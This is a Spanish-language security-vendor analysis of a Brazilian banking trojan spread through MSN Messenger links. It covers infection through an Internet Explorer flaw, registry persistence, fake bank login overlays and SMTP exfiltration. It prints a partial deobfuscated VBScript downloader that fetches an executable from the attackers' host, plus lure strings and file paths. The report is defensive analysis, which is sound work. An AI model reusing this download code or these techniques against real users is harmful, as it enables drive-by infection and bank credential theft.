Tu amigo falso, el malware mensajero

Autor: Jorge Mieres, Analista de Seguridad de ESET para Latinoamérica

Fecha: Lunes 31 de mayo del 2007

ESET, LLC 1172 Orange Ave., Coronado, California 92118, USA
phone: (619) 437 – 7037, fax: (619) 437 – 7045
sales@eset.com, www.eset.com

Desde el nacimiento de Internet, los sistemas de mensajería instantánea se han convertido en un medio de comunicación masivo y eficaz para cualquier usuario, en cualquier parte del mundo, debido a la simplicidad y rapidez de su manejo, constituyendo en la actualidad la vía de comunicación preferida a la hora de entablar una conversación en tiempo real.

En consecuencia, también se ha convertido en una fuente altamente explotable para la difusión y diseminación de códigos maliciosos de todo tipo, resultando que la mensajería instantánea sea un medio muy utilizado para este fin.

Un poco de historia

La forma de IM (Instant Messenger – Mensajería Instantánea) que se conoce en la actualidad tiene sus orígenes en un sistema generalizado de asistencia computacional creado en la década del '70 denominado PLATO (Programmed Logic Automated Teaching Operations).

A partir de allí fueron naciendo otras aplicaciones, tales como Talk durante el año 1990 e implementado únicamente para sistemas UNIX/LINUX, e ICQ creado durante el año 1996 y disponible tanto para sistemas UNIX/LINUX como para Windows.

Desde entonces, muchas aplicaciones fueron surgiendo hasta llegar a las que se conocen actualmente, incluso combinando diferentes servicios como VoIP, videoconferencia, etc. Las aplicaciones más comunes y utilizadas son AOL Instant Messenger, Yahoo Messenger y MSN Messenger/Windows Live Messenger.



Imagen 1 – Clientes de mensajería instantánea

Infección a través del Messenger

Se mencionó que uno de los medios de comunicación más explotados para propagar malware son las vías de Chat. Precisamente, una de las aplicaciones más utilizadas y más explotadas es el Windows Messenger/MSN Messenger/Windows Live Messenger de Microsoft.

Uno de los tantos malware de este tipo es el gusano/troyano catalogado por ESET NOD32 bajo el nombre de Win32/Spy.Banker.CHC que utiliza la Ingeniería Social para intentar propagarse a través de los contactos del sistema infectado al momento de utilizar el cliente de mensajería instantánea.

Análisis superficial

Esta familia de códigos maliciosos está diseñada para enviar mensajes a cada uno de los contactos del usuario infectado, adjuntándose el siguiente mensaje en idioma portugués:

```
"Olha meu flogao atualizei
http://www.flogao-com-br.xxxxxx.ru/virgens.htm
espero que goste"
```

Imagen 2 - Enlace agregado al mensaje original

En ningún momento el usuario percibe que en realidad está enviando una invitación a descargar el malware.

El usuario desprevenido que haga clic sobre el enlace ingresará a una página web alojada en un sitio de Web Hosting y correo electrónico gratuito ubicado en Rusia. Aquí pueden ocurrir dos hechos:

- Si el usuario mantiene su sistema operativo actualizado podría hacer clic en el vínculo mostrado en la imagen y observar que al pasar el mouse sobre el vínculo "CLIQUE AQUI", este hace referencia a la dirección "http://www.flogao-com-br.xxx.ru/extra.html.757674576945785.exe#/Carrinho/Amor/Saudades.imag/", que remite a un archivo ejecutable (extensión ".exe").



Imagen 3 – Redireccionamiento hacia un .exe y descarga del ejecutable

- Si el usuario no mantiene actualizado su sistema, se explotará una vulnerabilidad del mismo permitiendo descargar y ejecutar, en forma totalmente silenciosa y automática, un programa del tipo "downloader" encargado de descargar otros códigos maliciosos una vez instalado en el sistema víctima. Cabe aclarar que, con el sólo hecho de ingresar a la dirección web, este archivo se descarga y ejecuta automáticamente sin el consentimiento del usuario y sin que se percate de ello.

Un análisis del código fuente de la página web exhibe la ejecución automática del archivo al momento de ingresar al sitio. Primero se distingue una etiqueta que vincula la dirección web con archivo ejecutable. A su vez, este posee incrustado un script ofuscado1 escrito en lenguaje JavaScript que descarga y ejecuta otro archivo denominado "pork.exe", copia del ejecutable que se descarga en primera instancia.



Imagen 4 – Descarga del ejecutable

En cualquiera de los dos casos, el archivo ejecutable, es en realidad el gusano que se descarga e instala en la computadora. Al hacer clic sobre el enlace se presenta la típica ventana de descarga de archivos de Windows.

Al descargarse, se aloja en la carpeta temporal de Windows realizando una copia del troyano en la raíz del disco "X" bajo el nombre "system00.exe". También se copia en la siguiente dirección "X:\WINDOWS\system32\" bajo el nombre de "windows.exe" (donde X es la unidad donde está instalado Windows).



Imagen 5 – Copia del troyano alojada en el disco "C" y en la carpeta "Temp"

En la imagen, se puede notar que los ejecutables creados por el código malicioso poseen íconos de aplicaciones comunes, como es el caso de los archivos de imagen o la llave asociada a elementos de seguridad del sistema.

[1] Ofuscamiento: Técnica utilizada para hacer ilegible un código y dificultar su lectura.

Esta característica está presente en la mayoría del malware y constituye una de las técnicas más comunes: hacer creer al usuario que se tratan de archivos de imagen/seguridad cuando en realidad no lo son. Nótese además que los nombres que se utilizan pretenden hacer creer al usuario que están asociados al sistema.

Además de realizar copias de si mismo, el troyano manipula el registro del sistema creando las siguientes claves:

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
C:\Arquivos de programas\My_Love.exe
C:\WINDOWS\system32\windows.exe
```



Imagen 6 – Manipulación del registro

Estas claves son creadas por el gusano con el objetivo de asegurar que en cada reinicio del sistema operativo arranque su proceso.

Si se observa con detalle la clave creada en el registro referida al ejecutable "My_Love.exe", se puede ver que el mismo es creado en la carpeta "Arquivos de programas" y no en "Archivos de programas".
Si el sistema operativo se encuentra en idioma portugués, el código malicioso realiza una copia en esta carpeta bajo un nombre que va cambiando a medida que se va modificando el código del mismo.

De aquí en más, cada vez que se establezca una conversación con algún contacto a través de cualquiera de los mensajeros de Microsoft, se adjuntará en el mensaje un enlace hacia la página web maliciosa.

Profundizando el análisis

Al descender un nivel en la página web se encuentran, además del troyano en sí mismo, los archivos ejecutables que el código malicioso descarga una vez que la máquina víctima ha sido comprometida.

Por otro lado, a través del seguimiento realizado a lo largo de unos días, se pudo establecer que los troyanos alojados en la página web maliciosa son constantemente modificados, no sólo en los nombres utilizados sino también en el código.

En la siguiente captura se observa el dinamismo con el cual se llevan a cabo las modificaciones de los códigos maliciosos por parte de sus autores.



Imagen 7 – Seguimiento del troyano

A simple vista, se observa que el archivo ejecutable que se intenta descargar en primera instancia bajo el nombre de "extra.html.757674576945785.exe" pesa 200.192 bytes y no fue modificado. Este archivo ejecutable, es en realidad el troyano detectado como Win32/TrojanDownloader.Banload,BJU por ESET NOD32, un tipo de código malicioso cuya tarea consiste en descargar otros especimenes de malware a la máquina infectada.

Además, para no ser fácilmente detectado por los productos de seguridad y minimizar su tamaño, todos los archivos están empaquetados con la aplicación "tElock 0.98b1", una herramienta que además de comprimir, encripta archivos PE (Portable Executable).

Imagen 8 – Empaquetado del archivo

El archivo que simula ser una imagen, llamado "extra.jpg", es en realidad un ejecutable que contiene al troyano Win32/Spy.Banker.CHC que se encarga de capturar información sobre sitios web de bancos brasileros. Al ver su contenido, se visualiza el indicador "MZ" correspondiente a archivos ejecutables (.exe, .dll, .ocx).



Imagen 9 – Malware desarrollado en Delphi

Como se puede apreciar en la captura, el código malicioso está escrito en lenguaje de programación Delphi.

Esta misma situación se presenta con el archivo llamado "ex.htm" que aparece en la última actualización realizada por los diseminadores del malware; es decir, este archivo simula tener extensión ".htm" (página web) pero en realidad es un archivo ejecutable.

Anteriormente se mencionó que este malware se ejecuta con el sólo hecho de ingresar a la página web maliciosa y que esta acción la lleva a cabo mediante un script ofuscado. Al realizar la conversión a "código

legible" se puede ver el código fuente (en vbscript) que permite descargar el código malicioso en la carpeta temporal de Windows.

Para lograrlo, el troyano explota la vulnerabilidad solucionada en el boletín MS06-014 [1] de Windows que le permite ejecutar códigos en forma remota a través de su navegador Internet Explorer. En la siguiente captura se observa parte del mismo:

```
' due to how ajax works, the file MUST be within the same local domain
dl = "http://www.flogao-com-br.[illegible].ru/extra.html.757674576945785.exe"

' create adodbstream object
Set df = document.createElement("object")
df.setAttribute "classid", "clsid:[illegible]"
str="Microsoft.XMLHTTP"
Set x = df.CreateObject(str,"")

a1="Ado"
a2="db."
a3="Str"
a4="eam"
str1=a1&a2&a3&a4
str5=str1
set S = df.createobject(str5,"")
S.type = 1

' xml ajax req
str6="GET"
x.Open str6, dl, False
x.Send

' Get temp directory and create our destination name
fname1="pork.exe"
```

Imagen 10 – Exploit utilizado por el troyano para descargar y ejecutar "pork.exe"

Una vez que la computadora ha sido infectada, el troyano se copia en la carpeta de archivos temporales de Windows y al reiniciar el sistema se borra dejando copias de sí mismo en la carpeta "system32" y en la raíz del disco en donde se encuentre instalado el sistema operativo (comúnmente C:\).

Al arrancar sus procesos queda residente en memoria controlando los sitios visitados con el navegador Internet Explorer asegurándose, mediante la manipulación de la clave "Run" del registro, que sus procesos arrancarán en cada inicio del sistema.

File pos	Mem pos	ID	Text
A 00052445	00452E45	0	Principal
A 00052614	00453014	0	C:\system00.exe
A 0005262C	0045302C	0	http://www.flogao-com-br[redacted].ru/extra.jpg
A 0005265C	0045305C	0	C:\system00.exe
A 00052694	00453094	0	UhJ1E
A 000528B4	004532B4	0	QT@u5
A 00052940	00453340	0	- Conversa
A 00052954	00453354	0	- Celular
A 00052960	00453360	0	olha meu novo flogao como ta lindo
A 00052984	00453384	0	http://www.flogao-com-br[redacted].ru/virgens.htm
A 000529B3	004533B3	0	espero que goste
A 000529C4	004533C4	0	{enter}
A 000529CC	004533CC	0	{esc}
A 00052B30	00453530	0	QT@u5
A 00052BBC	004535BC	0	- Conversa
A 00052BD0	004535D0	0	- Celular
A 00052BDC	004535DC	0	olha meu novo flogao como ta lindo
A 00052C00	00453600	0	http://www.flogao-com-br[redacted].ru/virgens.htm
A 00052C2F	0045362F	0	espero que goste
A 00052C40	00453640	0	{enter}
A 00052C48	00453648	0	{esc}
A 000532A4	00453CA4	0	\Software\Microsoft\Windows\CurrentVersion\Run
A 000532DC	00453CDC	0	\windows.exe
A 000532F4	00453CF4	0	windows

Imagen 11 –Envío del mensaje con el enlace, copia del malware y manipulación del registro

Además, dependiendo del idioma del Sistema Operativo, crea una serie de archivos que son copias de cada troyano:

- Si el sistema operativo (SO) se encuentra en portugués, crea el archivo "My_Love.exe", como se mencionó anteriormente, en la carpeta "Arquivos de programas" siendo una copia de "extra.jpg" y con un tamaño de 1.969 KB.

- Cuando se trata de un SO en español no crea éste archivo. Sin embargo lo agrega igualmente en la clave "Run" del registro. Se crean los archivos "system00.exe" que es una copia del mismo "extra.jpg" y "windows.exe" que es una copia de "extra.html.757674576945785.exe" y del ejecutable "pork.exe" con un peso de 196 KB.

- En caso de tratarse de un SO en inglés, crea los archivos "My_Love.exe" y "bios.exe" (copia de "extra.jpg") en la dirección "X:\Documents and Settings\All Users\Start Menu\Programas\Startup".

Resumiendo:

- extra.html.757674576945785.exe (downloader de 196 Kb) → pork.exe → windows.exe → bios.exe
- extra.jpg (troyano banker de 1.969 Kb) → My_Love.exe → system00.exe

Inmediatamente después de haberse ejecutado, comienza a monitorear y registrar los sitios visitados por el usuario. En caso de que ingrese a determinadas páginas web, se activará el proceso asociado al "banker".

Algunos de los sitios web que activarán la ejecución del troyano son los siguientes:

```
http://www.caixa.gov.br/
http://www.hsbc.com.br/
```

Al entrar a cualquiera de estas páginas web, el código malicioso cubre la sección del sitio del banco que permite el ingreso al home-banking real. En su lugar, muestra una imagen falsa con el objetivo de que el usuario ingrese a un formulario falso para registrar sus datos personales.

El malware ejecuta un proceso encargado de desplegar un banner que se superpone con el sector original en donde el usuario debe hacer clic para ingresar sus datos y operar en la entidad bancaria.

En el caso del primer sitio, el banner mostrado por el troyano se ubica en la parte superior de la página web:



Imagen 12 – Superposición del banner

Al hacer clic sobre el banner, se presenta la ventana, supuestamente original, que permite el ingreso de datos por parte del usuario.

Por intermedio de las siguientes capturas se pueden apreciar en forma cronológica, las diferentes pantallas que el código malicioso va presentando a medida que el usuario avanza en la navegación de la página web.

En primer lugar, una vez que el usuario ingresa sus datos y confirma (1), muestra una pantalla en la que se presentan los campos a llenar mediante la utilización del teclado virtual (2); una vez confirmado, el malware muestra otra ventana en la que se debe elegir una de las opciones mostradas en el menú izquierdo (3). Al hacer clic en cualquiera de las opciones, lanza una ventana de advertencia informando sobre la supuesta falta de una firma electrónica (4).



Imagen 13 - Pantallas desplegadas durante el ataque (I)

Al aceptar, despliega la pantalla para ingresar una firma electrónica (5) y por último, al confirmar esta acción, muestra una pequeña ventana en donde dice que la página se encuentra en mantenimiento, por ende, que se intente la operación en otro momento (6). Finalmente al aceptar, se cierra el navegador.

Imagen 14 – Pantallas desplegadas durante el ataque (II)

En forma similar, actúa sobre la página web del banco HSBC pero a diferencia de la anterior, resulta muy difícil darse cuenta a simple vista que se trata de una imagen engañosa debido al parecido con la original. A continuación, se puede observar el sector donde el código malicioso superpone la imagen.



Imagen 15 - Sector sustituido por el malware en el caso de HSBC

En el momento de ingresar a alguna de las entidades bancarias antes mencionadas, el malware ejecuta las acciones de superposición de imagen descriptas. Estas acciones son realizadas por el archivo "system00.exe" a través del proceso "ExperT".

Imagen 16 - Imágenes manipuladas por el malware

Una vez que el usuario ha caído en la trampa del código malicioso introduciendo los datos en la entidad bancaria, el malware se encarga de establecer una conexión SMTP mediante la cual envía los datos del usuario a una cuenta de correo electrónico. La siguiente imagen muestra una captura del momento en que se activa dicha conexión.

Imagen 17 – Captura de tráfico SMTP

Conclusiones

Tanto los creadores como los diseminadores de malware, utilizan el ingenio para intentar engañar a sus víctimas por intermedio de técnicas de Ingeniería Social, demostrando una vez más que el eslabón más débil siempre es un usuario final no capacitado y que el objetivo principal del malware que actualmente se disemina en forma cotidiana, es netamente económico.

Así lo demuestra este ejemplar de código malicioso que, a través de la manipulación de un cliente de mensajería instantánea masiva, intenta infectar las computadoras de todos aquellos usuarios desprevenidos para realizar ataques a determinados sitios bancarios.

Si bien en lo presentado se trata del análisis de un malware cuyas características suponen que fue creado en Brasil y apunta a usuarios de ese país, en las últimas semanas se han reportado otros casos de códigos maliciosos similares que utilizan como medio de propagación a los clientes de mensajería instantánea. Uno de ellos es el gusano detectado por ESET NOD32 como Win32/VB.NKY que se propaga mostrando un mensaje en idioma español bajo el nombre de "Bush.exe" simulando ser una película en flash o como "yo_posse_007.jpg.exe", una supuesta imagen de las vacaciones.

Además, es fundamental que el usuario tome conciencia de los peligros que corre por el sólo hecho de ingresar a determinadas páginas web, ya que muchos creadores de malware utilizan las funcionalidades de los scripts para infectar un sistema sin que el usuario se percate de ello. Es importante recordar que mientras se navega o se visualiza una página, pueden estar sucediendo -en forma oculta y totalmente transparente- actividades dañinas que ponen en peligro la confidencialidad del usuario.

También resulta interesante que esta característica puede presentarse cuando se hace alguna búsqueda como la que se muestra en la siguiente captura:

Imagen 18 – Búsqueda en google

Cabe destacar la importancia que tiene mantener el sistema operativo debidamente actualizado; si bien se sabe que es imposible que un sistema sea 100% seguro, se puede disminuir el riesgo actualizándolo, ya que como se pudo apreciar, el código malicioso en cuestión aprovecha una vulnerabilidad descubierta durante abril de 2006.

Adicionalmente, un punto primordial es contar con una herramienta de seguridad que solucione este problema, como con un antivirus actualizado que incorpore características de detección heurística y proactiva como ESET NOD32.

Por tales argumentos se puede decir que la mejor arma que posee el usuario para repeler este y cualquier otro tipo de metodologías que atenten contra la seguridad del sistema, y por ende, de la información contenida en ellos, radica principalmente en la educación. [2]

Para más información:

[1] **Boletín MS06-014 de Microsoft**
http://www.microsoft.com/technet/security/bulletin/ms06-014.mspx
http://www.microsoft.com/latam/technet/seguridad/boletines/ms06-014.mspx

[2] **Plataforma Educativa de ESET Latinoamérica**
http://edu.eset-la.com/